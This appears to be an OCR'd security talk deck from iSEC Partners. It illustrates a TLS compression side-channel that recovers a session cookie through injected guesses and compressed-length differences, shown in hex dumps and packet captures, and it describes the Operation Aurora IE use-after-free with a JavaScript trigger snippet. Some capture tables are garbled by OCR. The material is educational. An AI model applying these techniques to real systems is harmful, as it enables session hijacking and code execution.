
Stack



HTTP


TLS

HTTP




```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  50 4F 53 54 20 2F 74 61 72 67 65 74 20 48 54 54  POST /target HTT
00000010  50 2F 31 2E 31 0D 0A 48 6F 73 74 3A 20 65 78 61  P/1.1..Host: exa
00000020  6D 70 6C 65 2E 63 6F 6D 0D 0A 55 73 65 72 2D 41  mple.com..User-A
00000030  67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 35 2E  gent: Mozilla/5.
00000040  30 20 28 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E  0 (Windows NT 6.
00000050  31 3B 20 57 4F 57 36 34 3B 20 72 76 3A 31 34 2E  1; WOW64; rv:14.
00000060  30 29 20 47 65 63 6B 6F 2F 32 30 31 30 30 31 30  0) Gecko/2010010
00000070  31 20 46 69 72 65 66 6F 78 2F 31 34 2E 30 2E 31  1 Firefox/14.0.1
00000080  0D 0A 43 6F 6F 6B 69 65 3A 20 73 65 73 73 69 6F  ..Cookie: sessio
00000090  6E 69 64 3D 64 38 65 38 66 63 61 32 64 63 30 66  nid=d8e8fca2dc0f
000000A0  38 39 36 66 64 37 63 62 34 63 62 30 30 33 31 62  896fd7cb4cb0031b
000000B0  61 32 34 39 0D 0A 0D 0A 73 65 73 73 69 6F 6E 69  a249....sessioni
000000C0  64 3D 61                                         d=a
```

SSL




```
349 74.125.227.62   192.168.24.100   TLSv1    296 Encrypted Handshake Message, Change
350 192.168.24.100  97.107.139.108   TLSv1    720 Application Data, Application Data
351 74.125.227.62   192.168.24.100   TLSv1    107 Application Data
354 97.107.139.108  192.168.24.100   TLSv1   1506 Application Data, Application Data
355 74.125.227.62   192.168.24.100   TLSv1    283 Application Data
356 97.107.139.108  192.168.24.100   TLSv1    110 Application Data, Application Data
358 192.168.24.100  97.107.139.108   TLSv1    720 Application Data, Application Data
359 74.125.227.62   192.168.24.100   TLSv1    122 Application Data
361 97.107.139.108  192.168.24.100   TLSv1   1506 Application Data, Application Data
362 97.107.139.108  192.168.24.100   TLSv1    110 Application Data, Application Data
```

Time




```
349 74.125.227.62   192.168.24.100   TLSv1    296 Encrypted Handshake Message, Change
350 192.168.24.100  97.107.139.108   TLSv1    720 Application Data, Application Data
351 74.125.227.62   192.168.24.100   TLSv1    107 Application Data
354 97.107.139.108  192.168.24.100   TLSv1   1506 Application Data, Application Data
355 74.125.227.62   192.168.24.100   TLSv1    283 Application Data
356 97.107.139.108  192.168.24.100   TLSv1    110 Application Data, Application Data
358 192.168.24.100  97.107.139.108   TLSv1    720 Application Data, Application Data
359 74.125.227.62   192.168.24.100   TLSv1    122 Application Data
361 97.107.139.108  192.168.24.100   TLSv1   1506 Application Data, Application Data
362 97.107.139.108  192.168.24.100   TLSv1    110 Application Data, Application Data
```

From




```
349 74.        62   192.168.24.100   TLSv1    296 Encrypted Handshake Message, Change
35            0 97.107.139.108   TLSv1    720 Application Data, Application Data
351 7               192.168.24.100   TLSv1    107 Application Data
354 97.         108 192.168.24.100   TLSv1   1506 Application Data, Application Data
355 74.1      7.62  192.168.24.100   TLSv1    283 Application Data
356 97.107. 139.108 192.168.24.100   TLSv1    110 Application Data, Application Data
358 192.168.24.100  97.107.139.108   TLSv1    720 Application Data, Application Data
359 74.125.227.62   192.168.24.100   TLSv1    122 Application Data
361 97.107.139.108  192.168.24.100   TLSv1   1506 Application Data, Application Data
362 97.107.139.108  192.168.24.100   TLSv1    110 Application Data, Application Data
```

To




```
349 74.      62  192.168.24.100    TLSv1     296 Encrypted Handshake Message, Change
35             97.107.139.108    TLSv1     720 Application Data, Application Data
351              192.168.24.100    TLSv1     107 Application Data
354 97.     108  192.168.24.100    TLSv1    1506 Application Data, Application Data
355 74.1    7.62  192.168.24.100    TLSv1     283 Application Data
356 97.107.139.108 192.168.24.100    TLSv1     110 Application Data, Application Data
358 192.168.24.100 97.107.139.108    TLSv1     720 Application Data, Application Data
359 74.125.227.62  192.168 24.100    TLSv1     122 Application Data
361 97.107.139.108 192.1    .100     TLSv1    1506 Application Data, Application Data
362 97.107.139.108 192       00      TLSv1     110 Application Data, Application Data
```

Length



```
349 74.      62  192.168.24.100    TLSv1          crypted Handshake Message, Change
35             97.107.139.108    TLS             ation Data, Application Data
351              192.168.24.100    TLSv1            ication Data
354 97.     108  192.168.24.100    TLSv1           plication Data, Application Data
355 74.1    7.62  192.168.24.100    TLSv1           Application Data
356 97.107.139.108 192.168.24.100    TLSv1     1 0 Application Data, Application Data
358 192.168.24.100 97.107.139.108    TLSv1     720 Application Data, Application Data
359 74.125.227.62  192.168 24.100    TLSv1     122 Application Data
361 97.107.139.108 192.1    .100     TLSv1    1506 Application Data, Application Data
362 97.107.139.108 192       00      TLSv1     110 Application Data, Application Data
```


Traffic Analysis. Huge Field



```
349 74.      62  192.168.24.100    TLSv1          crypted Handshake Message, Change
35             97.107.139.108    TLS             ation Data, Application Data
351              192.168.24.100    TLSv1            ication Data
354 97.     108  192.168.24.100    TLSv1           plication Data, Application Data
355 74.1    7.62  192.168.24.100    TLSv1           Application Data
356 97.107 139.108 192.168.24.100    TLSv1     1 0 Application Data, Application Data
358 192.168.24.100 97.107.139.108    TLSv1     720 Application Data, Application Data
359 74.125.227.62  192.168 24.100    TLSv1     122 Application Data
361 97.107.139.108 192.1    .100     TLSv1    1506 Application Data, Application Data
362 97.107.139.108 192       00      TLSv1     110 Application Data, Application Data
```

HTTP


```
POST /target HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:14.0)
Gecko/20100101 Firefox/14.0.1
Cookie: sessionid=d8e8fca2dc0f896fd7cb4cb0031ba249

username=tom&password=hunter2
```



HTTP


```
POST /target HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:14.0)
Gecko/20100101 Firefox/14.0.1
Cookie: sessionid=d8e8fca2dc0f896fd7cb4cb0031ba249

username=tom&password=hunter2
```

Attacker wants to know this




Attacker Can Control

```
POST /target HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:14.0)
Gecko/20100101 Firefox/14.0.1
Cookie: sessionid=d8e8fca2dc0f896fd7cb4cb0031ba249

username=tom&password=hunter2
```



HTTP


```
POST /target HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:14.0)
Gecko/20100101 Firefox/14.0.1
Cookie: sessionid=d8e8fca2dc0f896fd7cb4cb0031ba249

username=tom&password=hunter2
```



HTTP

```
POST /target HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:14.0)
Gecko/20100101 Firefox/14.0.1
Cookie: sessionid=d8e8fca2dc0f896fd7cb4cb0031ba249

sessionid=a
```


HTTP



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  50 4F 53 54 20 2F 74 61 72 67 65 74 20 48 54 54  POST /target HTT
00000010  50 2F 31 2E 31 0D 0A 48 6F 73 74 3A 20 65 78 61  P/1.1..Host: exa
00000020  6D 70 6C 65 2E 63 6F 6D 0D 0A 55 73 65 72 2D 41  mple.com..User-A
00000030  67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 35 2E  gent: Mozilla/5.
00000040  30 20 28 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E  0 (Windows NT 6.
00000050  31 3B 20 57 4F 57 36 34 3B 20 72 76 3A 31 34 2E  1; WOW64; rv:14.
00000060  30 29 20 47 65 63 6B 6F 2F 32 30 31 30 30 31 30  0) Gecko/2010010
00000070  31 20 46 69 72 65 66 6F 78 2F 31 34 2E 30 2E 31  1 Firefox/14.0.1
00000080  0D 0A 43 6F 6F 6B 69 65 3A 20 73 65 73 73 69 6F  ..Cookie: sessio
00000090  6E 69 64 3D 64 38 65 38 66 63 61 32 64 63 30 66  nid=d8e8fca2dc0f
000000A0  38 39 36 66 64 37 63 62 34 63 62 30 30 33 31 62  896fd7cb4cb0031b
000000B0  61 32 34 39 0D 0A 0D 0A 73 65 73 73 69 6F 6E 69  a249....sessioni
000000C0  64 3D 61                                         d=a
```


195 Bytes

HTTP



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  00 2E 31 01 73 65 73 73 69 6F 6E 69 64 3D 50 4F  ..1 sessionid=PO
00000010  53 54 20 2F 74 61 72 67 65 74 20 48 54 54 50 2F  ST /target HTTP/
00000020  31 00 0D 0A 48 6F 73 74 3A 20 65 78 61 6D 70 6C  1...Host: exampl
00000030  65 2E 63 6F 6D 0D 0A 55 73 65 72 2D 41 67 65 6E  e.com..User-Agen
00000040  74 3A 20 4D 6F 7A 69 6C 6C 61 2F 35 2E 30 20 28  t: Mozilla/5.0 (
00000050  57 69 6E 64 6F 77 73 20 4E 54 20 36 00 3B 20 57  Windows NT 6.; W
00000060  4F 57 36 34 3B 20 72 76 3A 31 34 2E 30 29 20 47  OW64; rv:14.0) G
00000070  65 63 6B 6F 2F 32 30 31 30 30 31 30 31 20 46 69  ecko/20100101 Fi
00000080  72 65 66 6F 78 2F 31 34 2E 30 00 0D 0A 43 6F 6F  refox/14.0...Coo
00000090  6B 69 65 3A 20 01 64 38 65 38 66 63 61 32 64 63  kie: .d8e8fca2dc
000000A0  30 66 38 39 36 66 64 37 63 62 34 63 62 30 30 33  0f896fd7cb4cb003
000000B0  31 62 61 32 34 39 0D 0A 0D 0A 01 61              1ba249.....a
```

HTTP




```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  00 2E 31 01 73 65 73 73 69 6F 6E 69 64 3D 50 4F  ..1 sessionid=PO
00000010  53 54 20 2F 74 61 72 67 65 74 20 48 54 54 50 2F  ST /target HTTP/
00000020  31 00 0D 0A 48 6F 73 74 3A 20 65 78 61 6D 70 6C  1...Host: exampl
00000030  65 2E 63 6F 6D 0D 0A 55 73 65 72 2D 41 67 65 6E  e.com..User-Agen
00000040  74 3A 20 4D 6F 7A 69 6C 6C 61 2F 35 2E 30 20 28  t: Mozilla/5.0 (
00000050  57 69 6E 64 6F 77 73 20 4E 54 20 36 00 3B 20 57  Windows NT 6.; W
00000060  4F 57 36 34 3B 20 72 76 3A 31 34 2E 30 29 20 47  OW64; rv:14.0) G
00000070  65 63 6B 6F 2F 32 30 31 30 30 31 30 31 20 46 69  ecko/20100101 Fi
00000080  72 65 66 6F 78 2F 31 34 2E 30 00 0D 0A 43 6F 6F  refox/14.0...Coo
00000090  6B 69 65 3A 20 01 64 38 65 38 66 63 61 32 64 63  kie: .d8e8fca2dc
000000A0  30 66 38 39 36 66 64 37 63 62 34 63 62 30 30 33  0f896fd7cb4cb003
000000B0  31 62 61 32 34 39 0D 0A 0D 0A 01 61              1ba249.....a
```

187 Bytes

HTTP

```
POST /target HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:14.0)
Gecko/20100101 Firefox/14.0.1
Cookie: sessionid=d8e8fca2dc0f896fd7cb4cb0031ba249

sessionid=d
```

HTTP



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  00 2E 31 01 73 65 73 73 69 6F 6E 69 64 3D 64 50  ..1.sessionid=dP
00000010  4F 53 54 20 2F 74 61 72 67 65 74 20 48 54 54 50  OST /target HTTP
00000020  2F 31 00 0D 0A 48 6F 73 74 3A 20 65 78 61 6D 70  /1...Host: examp
00000030  6C 65 2E 63 6F 6D 0D 0A 55 73 65 72 2D 41 67 65  le.com..User-Age
00000040  6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 35 2E 30 20  nt: Mozilla/5.0
00000050  28 57 69 6E 64 6F 77 73 20 4E 54 20 36 00 3B 20  (Windows NT 6.;
00000060  57 4F 57 36 34 3B 20 72 76 3A 31 34 2E 30 29 20  WOW64; rv:14.0)
00000070  47 65 63 6B 6F 2F 32 30 31 30 30 31 30 31 20 46  Gecko/20100101 F
00000080  69 72 65 66 6F 78 2F 31 34 2E 30 00 0D 0A 43 6F  irefox/14.0...Co
00000090  6F 6B 69 65 3A 20 01 38 65 38 66 63 61 32 64 63  okie: .8e8fca2dc
000000A0  30 66 38 39 36 66 64 37 63 62 34 63 62 30 30 33  0f896fd7cb4cb003
000000B0  31 62 61 32 34 39 0D 0A 0D 0A 01                 1ba249.....
```

186 Bytes

HTTP

```
POST /target HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:14.0)
Gecko/20100101 Firefox/14.0.1
Cookie: sessionid=d8e8fca2dc0f896fd7cb4cb0031ba249

sessionid=da
```

HTTP

```
POST /target HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:14.0)
Gecko/20100101 Firefox/14.0.1
Cookie: sessionid=d8e8fca2dc0f896fd7cb4cb0031ba249

sessionid=da
```

188 Bytes

HTTP

```
POST /target HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:14.0)
Gecko/20100101 Firefox/14.0.1
Cookie: sessionid=d8e8fca2dc0f896fd7cb4cb0031ba249

sessionid=d8
```

187 Bytes

Fundamental Internet Protocols Still Have Bugs!


iSECpartners part of nccgroup

- SSL!
- DNS!

- DNSSEC (Ho Boy, DNSSEC)
- IPv6 (Ho Boy, IPv6)

Memory Corruption: Operation Aurora

iSECpartners part of nccgroup



Operation Aurora (government)

iSECpartners part of nccgroup


Use after free vulnerability (MS10-002 – Remote Code Execution in IE 5-8)

- Memory typically has a reference counter (how many people have a handle to me?)
- Improper reference counter allowed Javascript to still reference a function in a freed block of memory
  - Free memory
  - Heap spray attack code (likely it gets written to the freed block because of how IE memory management works)
  - Call function
  - Fairly reliable code execution

Operation Aurora


iSECpartners part of nccgroup

```
function window :: onload ()
{
    var SourceElement =
document.createElement ("div");
    document.body.appendChild
(SourceElement);
    var SavedEvent = null;
    SourceElement.onclick = function () {
        SavedEvent =
document.createEventObject (event);
        document.body.removeChild
(event.srcElement);
    }
    SourceElement.fireEvent ("onclick");
    SourceElement = SavedEvent.srcElement;
}
```


Heap block
Heap block
Heap block
Heap block

